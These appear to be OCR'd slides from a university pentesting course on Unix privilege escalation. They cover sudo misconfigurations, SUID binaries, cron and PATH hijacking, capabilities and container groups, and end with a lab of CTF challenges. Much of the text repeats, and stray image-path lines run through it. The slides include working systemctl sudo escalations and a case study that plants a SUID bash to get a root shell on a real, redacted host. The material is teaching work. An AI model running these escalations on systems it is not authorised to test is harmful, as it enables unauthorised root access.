Pentesting Lab

Privilege Escalation - Unix

Ostermayer, Possegger, Pongratz, Schauklies, Schwarzl

20.04.2026

Summer 2026, www.isec.tugraz.at/ptl

Table of contents

Introduction

Recap: What Is Privilege Escalation?

- "Privilege Escalation consists of techniques that adversaries use to **gain higher-level permissions** on a system or network." - MITRE ATT&CK
- "Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight [...] to **gain elevated access** [...]." - Wikipedia
- "Privilege Escalation is the process of **gaining** unauthorized access to **higher-level permissions** or privileges within a system or network." - ChatGPT

Recap: What Is Privilege Escalation?

- "Privilege Escalation consists of techniques that adversaries use to **gain higher-level permissions** on a system or network." - MITRE ATT&CK
- "Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight [...] to **gain elevated access** [...]." - Wikipedia
- "Privilege Escalation is the process of **gaining** unauthorized access to **higher-level permissions** or privileges within a system or network." - ChatGPT

Recap: What Is Privilege Escalation?

- "Privilege Escalation consists of techniques that adversaries use to **gain higher-level permissions** on a system or network." - MITRE ATT&CK
- "Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight [...] to **gain elevated access** [...]." - Wikipedia
- "Privilege Escalation is the process of **gaining** unauthorized access to **higher-level permissions** or privileges within a system or network." - ChatGPT

Core Objectives:

- **Persistence:** Maintaining access even after reboots or password resets.
- **Credential Dumping:** Extracting hashes or hunting for secrets in history files.
- **Lateral Movement:** Pivoting to other machines in the network.
- **Impact:** Proving the full extent of Vulnerability to the client.

Recap: Why Do We Want to Escalate?

Core Objectives:

- **Persistence:** Maintaining access even after reboots or password resets.
- **Credential Dumping:** Extracting hashes or hunting for secrets in history files.
- **Lateral Movement:** Pivoting to other machines in the network.
- **Impact:** Proving the full extent of Vulnerability to the client.

Recap: Why Do We Want to Escalate?

Core Objectives:

- **Persistence:** Maintaining access even after reboots or password resets.
- **Credential Dumping:** Extracting hashes or hunting for secrets in history files.
- **Lateral Movement:** Pivoting to other machines in the network.
- **Impact:** Proving the full extent of Vulnerability to the client.

Recap: Why Do We Want to Escalate?

Core Objectives:

- **Persistence:** Maintaining access even after reboots or password resets.
- **Credential Dumping:** Extracting hashes or hunting for secrets in history files.
- **Lateral Movement:** Pivoting to other machines in the network.
- **Impact:** Proving the full extent of Vulnerability to the client.

Basics of Linux Security Model

The Root User (UID 0)

Concept: `root` is the superuser account on Linux with near limitless permissions.

- **UID/GID:** Identified by a value of 0.

```
$ id
uid=0(root) gid=0(root) groups=0(root)
```

Identity & Context: Every process and file is associated with specific numeric identifiers to enforce security boundaries.

- **UID (User ID):** Uniquely identifies a user.
- **GID (Group ID):** Identifies the primary group of the user.
- **Other Groups:** Users can belong to multiple groups (e.g., `sudo`, `docker`) to inherit additional permissions.

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo),962(docker)
```

Identity & Context: Every process and file is associated with specific numeric identifiers to enforce security boundaries.

- **UID (User ID):** Uniquely identifies a user.
- **GID (Group ID):** Identifies the primary group of the user.
- **Other Groups:** Users can belong to multiple groups (e.g., `sudo`, `docker`) to inherit additional permissions.

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo),962(docker)
```


Identity & Context: Every process and file is associated with specific numeric identifiers to enforce security boundaries.

- **UID (User ID):** Uniquely identifies a user.
- **GID (Group ID):** Identifies the primary group of the user.
- **Other Groups:** Users can belong to multiple groups (e.g., `sudo`, `docker`) to inherit additional permissions.


```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo),962(docker)
```

- **Read (r):** Permission to view content.
- **Write (w):** Permission to modify content.
- **Execute (x):** Permission to run as a process.

```
$ ls -alh .
drwxr-xr-x user user 40B Jan 01 00:00 folder
.rw-r--r-- user user 6.4KB Jan 01 00:00 file
```




Sudo: The Gatekeeper



Mechanism: Allows executing commands in the context of another user.

- **Configuration:** Defined in `/etc/sudoers`.
- **Hint:** Always check for sudo privileges using `sudo -l`.
- Vulnerability: Misconfigurations (like `ALL`) may lead to **instant** root.


Sudo: The Gatekeeper



Mechanism: Allows executing commands in the context of another user.


- **Configuration:** Defined in `/etc/sudoers`.
- **Hint:** Always check for sudo privileges using `sudo -l`.
- Vulnerability: Misconfigurations (like `ALL`) may lead to **instant** root.

Sudo: The Gatekeeper




Mechanism: Allows executing commands in the context of another user.

- **Configuration:** Defined in `/etc/sudoers`.
- **Hint:** Always check for sudo privileges using `sudo -l`.
- Vulnerability: Misconfigurations (like `ALL`) may lead to **instant** root.




Beyond UID 0: Modern systems use Mandatory Access Control (MAC) to restrict root.

- **SELinux (Security-Enhanced Linux):** Uses "labels" on processes and files. Policy has to explicitly allow label.
- **AppArmor:** Similar to SELinux but path-based. Restricts programs to a limited set of resources.
- **SIP (System Integrity Protection):** macOS-specific. Prevents root from modifying system-critical folders (like `/System` or `/bin`), even with `sudo`.



Beyond UID 0: Modern systems use Mandatory Access Control (MAC) to restrict root.


- **SELinux (Security-Enhanced Linux):** Uses "labels" on processes and files. Policy has to explicitly allow label.
- **AppArmor:** Similar to SELinux but path-based. Restricts programs to a limited set of resources.
- **SIP (System Integrity Protection):** macOS-specific. Prevents root from modifying system-critical folders (like `/System` or `/bin`), even with `sudo`.



Beyond UID 0: Modern systems use Mandatory Access Control (MAC) to restrict root.


- **SELinux (Security-Enhanced Linux):** Uses "labels" on processes and files. Policy has to explicitly allow label.
- **AppArmor:** Similar to SELinux but path-based. Restricts programs to a limited set of resources.
- **SIP (System Integrity Protection):** macOS-specific. Prevents root from modifying system-critical folders (like `/System` or `/bin`), even with `sudo`.

Common Vulnerabilities




Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.




Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.




Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.




Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.




Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.




Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.



Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.



Vulnerability: Sensitive files with weak ACLs

- **System Files:**
  - `/etc/shadow`: Read access allows password cracking.
  - `/etc/passwd`: Write access allows adding a new root user.
- **Config Files:**
  - `*.conf`, `config.php`: Often contain hardcoded DB credentials.
- **User files:**
  - `.ssh/id_rsa`: Private keys for lateral movement or root access.
  - `.bashrc` or `.profile`: Write access allows command injection that runs upon login.

Vulnerability: Passwords accessible when they shouldn't

- **Plaintext Creds:** Ccredentials in scripts, web configs (`wp-config.php`), or environment variables.
- **SSH Keys:** Private keys (`id_rsa`) in `.ssh/`.
- **History & Logs:**
  - `.bash_history`: Passwords typed into the terminal may be stored here.
  - `/var/log/`: Logs containing passwords or database connection strings.

Vulnerability: Passwords accessible when they shouldn't

- **Plaintext Creds:** Ccredentials in scripts, web configs (`wp-config.php`), or environment variables.
- **SSH Keys:** Private keys (`id_rsa`) in `.ssh/`.
- **History & Logs:**
  - `.bash_history`: Passwords typed into the terminal may be stored here.
  - `/var/log/`: Logs containing passwords or database connection strings.

Vulnerability: Passwords accessible when they shouldn't

- **Plaintext Creds:** Ccredentials in scripts, web configs (`wp-config.php`), or environment variables.
- **SSH Keys:** Private keys (`id_rsa`) in `.ssh/`.
- **History & Logs:**
  - `.bash_history`: Passwords typed into the terminal may be stored here.
  - `/var/log/`: Logs containing passwords or database connection strings.

Vulnerability: Passwords accessible when they shouldn't

- **Plaintext Creds:** Ccredentials in scripts, web configs (`wp-config.php`), or environment variables.
- **SSH Keys:** Private keys (`id_rsa`) in `.ssh/`.
- **History & Logs:**
  - `.bash_history`: Passwords typed into the terminal may be stored here.
  - `/var/log/`: Logs containing passwords or database connection strings.

Vulnerability: Passwords accessible when they shouldn't

- **Plaintext Creds:** Ccredentials in scripts, web configs (`wp-config.php`), or environment variables.
- **SSH Keys:** Private keys (`id_rsa`) in `.ssh/`.
- **History & Logs:**
  - `.bash_history`: Passwords typed into the terminal may be stored here.
  - `/var/log/`: Logs containing passwords or database connection strings.

Vulnerability: Sudo privileges on unseeming binaries means pretty **good** chance for privesc.

- **Shells:** Binaries like `gdb`, `vi`, or `python` have built-in features to spawn sub-shells.
- **File Operations:** Tools like `7z` or `cp` can be used to overwrite sensitive files (e.g., `/etc/passwd`).
- **Package Managers:** `apt-get` or `dnf` can execute arbitrary "pre-install" scripts as root.

Exploitation: Search the binary on **GTFOBins**.

Vulnerability: Sudo privileges on unseeming binaries means pretty **good** chance for privesc.


- **Shells:** Binaries like `gdb`, `vi`, or `python` have built-in features to spawn sub-shells.
- **File Operations:** Tools like `7z` or `cp` can be used to overwrite sensitive files (e.g., `/etc/passwd`).
- **Package Managers:** `apt-get` or `dnf` can execute arbitrary "pre-install" scripts as root.

Exploitation: Search the binary on **GTFOBins**.

Vulnerability: Sudo privileges on unseeming binaries means pretty **good** chance for privesc.

- **Shells:** Binaries like `gdb`, `vi`, or `python` have built-in features to spawn sub-shells.
- **File Operations:** Tools like `7z` or `cp` can be used to overwrite sensitive files (e.g., `/etc/passwd`).
- **Package Managers:** `apt-get` or `dnf` can execute arbitrary "pre-install" scripts as root.

Exploitation: Search the binary on **GTFOBins**.




Concept: Binaries that run as the **owner** rather than the user starting the process.

- **Target:** Binaries with the `s` bit set: `rwsr-xr-x`
- **Discovery:** Use `find` to search for the permission bit **4000**.

```
$ find / -type f -perm -4000 2>/dev/null
```

- **Exploitation:** Check binary on **GTFOBins**.




Concept: Binaries that run as the **owner** rather than the user starting the process.

- **Target:** Binaries with the `s` bit set: `rwsr-xr-x`
- **Discovery:** Use `find` to search for the permission bit **4000**.

```
$ find / -type f -perm -4000 2>/dev/null
```

- **Exploitation:** Check binary on **GTFOBins**.

SUID Binaries (Set User ID)



Concept: Binaries that run as the **owner** rather than the user starting the process.

- **Target:** Binaries with the `s` bit set: `rwsr-xr-x`
- **Discovery:** Use `find` to search for the permission bit **4000**.

```
$ find / -type f -perm -4000 2>/dev/null
```

- **Exploitation:** Check binary on **GTFOBins**.

Vulnerability: Processes regularly run on system as **higher-privilege** user exploitable by us.

- **Location:** Found in `/etc/crontab` or `/etc/cron.d/`.
- **Attack Vector:** If a root cron job runs a writeable script, Path-Injectable binaries, or uses vulnerable wildcards.

Vulnerability: Processes regularly run on system as **higher-privilege** user exploitable by us.

- **Location:** Found in `/etc/crontab` or `/etc/cron.d/`.
- **Attack Vector:** If a root cron job runs a writeable script, Path-Injectable binaries, or uses vulnerable wildcards.

- **Writable Scripts:** Cron runs `health-check.sh` and script is writable.
- **Path Abuse:** Cron defines a custom `PATH` and a directory early in that path is writeable.
- **Wildcard Injection:** Using `*` in a command (like `tar`) can be abused via specially named files.

```
$ cat /etc/crontab
# m h dom mon dow user  command
  * *  *   *   *  root  /opt/scripts/health-check.sh
```

Pro Tip: Use **pspy** to detect cron jobs that run frequently.

- **Writable Scripts:** Cron runs `health-check.sh` and script is writable.
- **Path Abuse:** Cron defines a custom `PATH` and a directory early in that path is writeable.
- **Wildcard Injection:** Using `*` in a command (like `tar`) can be abused via specially named files.

```
$ cat /etc/crontab
# m h dom mon dow user  command
  * *  *   *   *  root  /opt/scripts/health-check.sh
```

Pro Tip: Use **pspy** to detect cron jobs that run frequently.

- **Writable Scripts:** Cron runs `health-check.sh` and script is writable.
- **Path Abuse:** Cron defines a custom `PATH` and a directory early in that path is writeable.
- **Wildcard Injection:** Using `*` in a command (like `tar`) can be abused via specially named files.

—

```
$ cat /etc/crontab
# m h dom mon dow user  command
  * *  *   *   *  root  /opt/scripts/health-check.sh
```

Pro Tip: Use **pspy** to detect cron jobs that run frequently.

Vulnerability: High-privilege binaries using relative paths.

- **Vulnerable Program:** C program calls `system("ps")` as root.

```c
int main(void)
{
    setuid(0);
    setgid(0);
    system("ps");
    return 0;
}
```

- **Path:** `$PATH` contains writeable folder, or `$PATH` variable can be modified.

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Vulnerability: High-privilege binaries using relative paths.

- **Vulnerable Program:** C program calls `system("ps")` as root.

```c
int main(void)
{
    setuid(0);
    setgid(0);
    system("ps");
    return 0;
}
```

- **Path:** `$PATH` contains writeable folder, or `$PATH` variable can be modified.

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.


Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Attack examples:

- **SUID:**
  1. Create a malicious `ps` binary in a writable directory (e.g., `/tmp`).
  2. Add that directory to the **start** of the `$PATH`.
  3. When SUID binary runs, it executes malicious `ps`.
- **Cron:**
  1. `$PATH` is not modifiable here, so we need a writeable folder, early in `$PATH`.
  2. Put a malicious `ps` binary in a writable directory.
  3. When the root script runs, it executes malicious `ps`.

Capabilities




Concept: Subset of root privileges granted to resources (processes, binaries, ...)

- **Granular Control:** Allows a program to perform one "root action" (like changing UID) without being fully root.
- **Enumeration:** Check for binary capabilities using `getcap`:

```
$ getcap /usr/bin/ping
/usr/bin/ping cap_net_raw=ep
```

- **Exploitation:** Check binary on **GTFOBins**.




Concept: Subset of root privileges granted to resources (processes, binaries, ...)

- **Granular Control:** Allows a program to perform one "root action" (like changing UID) without being fully root.
- **Enumeration:** Check for binary capabilities using `getcap`:

```
$ getcap /usr/bin/ping
/usr/bin/ping cap_net_raw=ep
```

- **Exploitation:** Check binary on **GTFOBins**.



Concept: Subset of root privileges granted to resources (processes, binaries, ...)

- **Granular Control:** Allows a program to perform one "root action" (like changing UID) without being fully root.
- **Enumeration:** Check for binary capabilities using `getcap`:

```
$ getcap /usr/bin/ping
/usr/bin/ping cap_net_raw=ep
```

- **Exploitation:** Check binary on **GTFOBins**.

Vulnerability: Group membership allows spawning privileged containers.


- **Container Escape:** These containers can mount the host filesystem as root.
- **Full Compromise:** Allows reading/writing sensitive host system files.

```
$ id
uid=1000(user) groups=1000(user),131(lxd),962(docker)
```

Vulnerability: Group membership allows spawning privileged containers.

- **Container Escape:** These containers can mount the host filesystem as root.
- **Full Compromise:** Allows reading/writing sensitive host system files.

```
$ id
uid=1000(user) groups=1000(user),131(lxd),962(docker)
```



Vulnerability: Unpatched known CVEs.


- **Kernel Exploits:** Check OS versions, build numbers, and installed kernel modules.

```
$ uname -a
Linux debian 5.10.0-18-amd64
```

- **Software Vulnerabilities:** Outdated binaries with known CVEs.

```
$ sudo -V | head -n 1
Sudo version 1.8.21p2
```

- **Exploitation:** Look for public exploits on exploit-db or GitHub.



Vulnerability: Unpatched known CVEs.


- **Kernel Exploits:** Check OS versions, build numbers, and installed kernel modules.

```
$ uname -a
Linux debian 5.10.0-18-amd64
```

- **Software Vulnerabilities:** Outdated binaries with known CVEs.

```
$ sudo -V | head -n 1
Sudo version 1.8.21p2
```

- **Exploitation:** Look for public exploits on exploit-db or GitHub.



Vulnerability: Unpatched known CVEs.

- **Kernel Exploits:** Check OS versions, build numbers, and installed kernel modules.

```
$ uname -a
Linux debian 5.10.0-18-amd64
```

- **Software Vulnerabilities:** Outdated binaries with known CVEs.

```
$ sudo -V | head -n 1
Sudo version 1.8.21p2
```

- **Exploitation:** Look for public exploits on exploit-db or GitHub.

Enumeration

Tip: Look for anything standing out.

- **User Footprints:** Check home directories for SSH keys, mail, or cleartext secrets in `.bash_history`.
- **Non-Standard Software:** Look into `/opt` or `/usr/local` for custom binaries with weak permissions.
- **Living off the Land:** Check for internal-only services.

```
$ ss -lntu  # List internal listening ports
```

- **Process Analysis:** Identify root-run processes that interact with user-writable files.

```
$ ps aux | grep root
```

Tip: Look for anything standing out.

- **User Footprints:** Check home directories for SSH keys, mail, or cleartext secrets in `.bash_history`.
- **Non-Standard Software:** Look into `/opt` or `/usr/local` for custom binaries with weak permissions.
- **Living off the Land:** Check for internal-only services.

```
$ ss -lntu  # List internal listening ports
```

- **Process Analysis:** Identify root-run processes that interact with user-writable files.

```
$ ps aux | grep root
```

Tip: Look for anything standing out.

- **User Footprints:** Check home directories for SSH keys, mail, or cleartext secrets in `.bash_history`.
- **Non-Standard Software:** Look into `/opt` or `/usr/local` for custom binaries with weak permissions.
- **Living off the Land:** Check for internal-only services.

```
$ ss -lntu  # List internal listening ports
```

- **Process Analysis:** Identify root-run processes that interact with user-writable files.

```
$ ps aux | grep root
```

Tip: Look for anything standing out.

- **User Footprints:** Check home directories for SSH keys, mail, or cleartext secrets in `.bash_history`.
- **Non-Standard Software:** Look into `/opt` or `/usr/local` for custom binaries with weak permissions.
- **Living off the Land:** Check for internal-only services.

```
$ ss -lntu  # List internal listening ports
```

- **Process Analysis:** Identify root-run processes that interact with user-writable files.

```
$ ps aux | grep root
```

Essential Enumeration Scripts:

- **LinPEAS:** The industry standard for automated Unix enumeration.
- **LinEnum:** Automated enumeration (older).
- **pspy:** High-level process monitoring without root (great for cron jobs).
- **GTFOBins:** Essential database for Sudo/SUID exploitation.
- **HackTricks:** Comprehensive Linux Hardening and PrivEsc checklists.

Case Study

Real Life Example - Enumeration

```
[redacted]@[redacted] ~ $ sudo -l
Matching Defaults entries for [redacted] on [redacted]:
    env_keep+=SSH_AUTH_SOCK

User [redacted] may run the following commands on [redacted]:
    (ALL) NOPASSWD: /usr/bin/ip
    (ALL) NOPASSWD: /usr/bin/arping
    (ALL) NOPASSWD: /bin/systemctl, /usr/bin/systemctl
[redacted]@[redacted] ~ $
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

(b)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo systemctl
!sh
```

Scenario: User has sudo rights for `systemctl`.

```
$ TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cp /usr/bin/bash /home/user/bash; \
chmod +s /home/user/bash"
[Install]
WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
$ sudo systemctl enable --now $TF
```

Result: A SUID bash binary in the home directory provides a root shell!

Real Life Example - Owned!

```
[redacted]@[redacted] ~ $ ./bash -p
bash-5.1# id
uid=[redacted] euid=0(root) egid=0(root) groups=0(root)
bash-5.1#
```

Try it yourself

Lab Challenges

We have prepared multiple vulnerable Linux instances that contain many of the previously explained vulnerabilities. For each vulnerability, you will receive a flag to submit to CTFd. Use the tools and techniques introduced (LinPeas, GTFOBins, pspy) to exploit these vulnerabilities.
For more information, refer to the Challenge Descriptions.
You can connect to the challenges via https://webssh.vuln.at. Please note that containers will be deleted after a period of inactivity.

Any Questions?